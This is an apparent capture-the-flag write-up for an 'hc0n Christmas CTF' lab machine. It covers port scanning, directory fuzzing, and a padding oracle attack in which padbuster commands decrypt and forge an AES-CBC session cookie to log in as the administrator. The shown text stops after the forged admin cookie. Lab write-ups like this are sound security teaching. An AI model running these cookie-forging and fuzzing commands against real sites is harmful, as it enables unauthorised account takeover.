TL;DR
In this challenge we starts with padding oracle attack on the cookie hcon, and manage to login as user administratorhc0nwithyhackme which was found inside /robots.txt. There, we can find aes secret key which will be used later.
Then, we decrypt the IV found inside /iv.png, using runes based on cicada 3301.
Next step is to grab the two parts of ssh passwords located inside /hide-folders.
Last part is to decrypt the message from port 8080, using the IV and secret key, and then we can use the username we find and the password to login via ssh.
In order to move to root, we exploit ROP chain on hc0n, which has SUID bit turned on.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with apache http server and port 8080 with some http service.
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0b:e7:57:fa:16:73:ff:93:03:b8:f6:c5:c3:f3:16:07 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDl8Ks26llDVUI6WmMX4l2SH2Hz0lV7s7zHN7w2Fh4/7dAEN1IEn9/kstN9CbbzrLBIEESqh76Zc3kqku0qVv1bFBua8H99GPBs+JuKOJDPSfxqzZVCo29PD3IfXtjHZE7hDzK5O7Zgc/I1bmql1Jb
GOYEwCd6fkh2PC2wPLVShZCjoNHCst/5ZqJdahgTdnzG5p1G0FXzbIWxjMag55BjTeFjSrX2ZkNnpAkiaTf/EtYldn+t5qoSBk/M2McN+yvGJ78GSheCXHvVn5Wltaguo1lmbasNkNEVk/X4X/WX81QGvpfcRKEy+uWpHsvuSMEwGzj1n2v3zeU1lsAcT
zxYv
|   256 17:8d:5b:e2:80:56:d1:96:e6:86:40:d4:82:c5:b3:08 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEAiQNhjX4lJu6G9idukrI2lHFzir+MqxwDLsn1L7KIiuHMIABxCZFpVEzGuBt9CdZ8fEreCiw3cY/SKCWFhOOE=
|   256 b6:d3:2b:0b:fe:e8:41:da:84:3d:08:c4:a2:71:4e:d9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMcjbS/2K0TmLZv/kLKs8/68K4/oa8Qy26wwHfYaWdlj
80/tcp   open  http       syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: hc0n Christmas CTF
8080/tcp open  http-proxy syn-ack ttl 62
|_http-title: Site doesn't have a title.
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
I added hc0nChristmasCTF.thm to my /etc/hosts.
Exploit padding oracle attack to forge cookie and login as administratorhc0nwithyhackme
This is the root page:

We can see the login and register functionally, I created a user and logged in.

Behind the scenes, we got this hcon cookie:
hcon=lLQpbjts2PnDOGpSOTDFgopNgr9NYw3B

I tried to remove one character from the cookie, which is base64 string, and got the message Invalid padding.

Since the cookie is in length 24, and I got padding error, I guesses this is using AES-CBC, with block size of 8 (24 = 3 * 2^3) and oracle padding. So, It might be vulnerable to padding oracle attack, https://en.wikipedia.org/wiki/Padding_oracle_attack.
I used the tool padbuster, this is the line: (It takes time, be patient…)
padbuster http://hc0nchristmasctf.thm/ 9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt 8 --cookies hcon=9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt --encoding 0 -error='Invalid padding'

We can see we got a string. We managed to decrypt the cookie, and get the plain text:
user=aaaa
So, we can use it to forge for ourselves a cookie, let’s try to forge cookie for user LOL:
padbuster http://hc0nchristmasctf.thm/ 9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt 8 --cookies hcon=9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt --encoding 0 -error='Invalid padding' -plaintext='user=LOL'

We made it! we can grab the cookie:
6sdNTEISUqBCZXYr269mNQAAAAAAAAAA

As we can see, it did searched for user LOL, however, it isn’t exist.
Now, in order to continue, we need to fuzz, we’ll get back to this later. We need to find the username for the admin, in order to create its cookie and login as admin:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ffuf -u 'http://hc0nChristmasCTF.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://hc0nChristmasCTF.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

admin                   [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 149ms]
images                  [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 4539ms]
css                     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 177ms]
javascript              [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 165ms]
classes                 [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 154ms]
                        [Status: 200, Size: 1975, Words: 426, Lines: 51, Duration: 156ms]
hide-folders            [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 163ms]
:: Progress: [220545/220545] :: Job [1/1] :: 193 req/sec :: Duration: [0:15:16] :: Errors: 0 ::

on /classes we can find several php files, however they are all empty, found all under /admin/*.php:
Next, I went to robots.txt:
┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ curl 'http://hc0nchristmasctf.thm/robots.txt'

#Administrator for / is: administratorhc0nwithyhackme
#remember, remember the famous group 3301 to solve this, the secret IV wait for you!

User-agent: *
Allow: iv.png
Okay, they told us that the administrator is administratorhc0nwithyhackme.
Oh, let’s use this administrator name, to create our cookie and login as admin:
padbuster http://hc0nchristmasctf.thm/ 9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt 8 --cookies hcon=9QKwi5AydTkgTTkyx3v2MQ6ZYlo5whlt --encoding 0 -error='Invalid padding' -plaintext='user=administratorhc0nwithyhackme'

We got this cookie:
u7oWkmr0TrKomnSFpCLrMmqypZ4zLdrKwG7XVt97a%2Bcvankk1KBpOgAAAAAAAAAA
and this is the page we get when using this cookie:
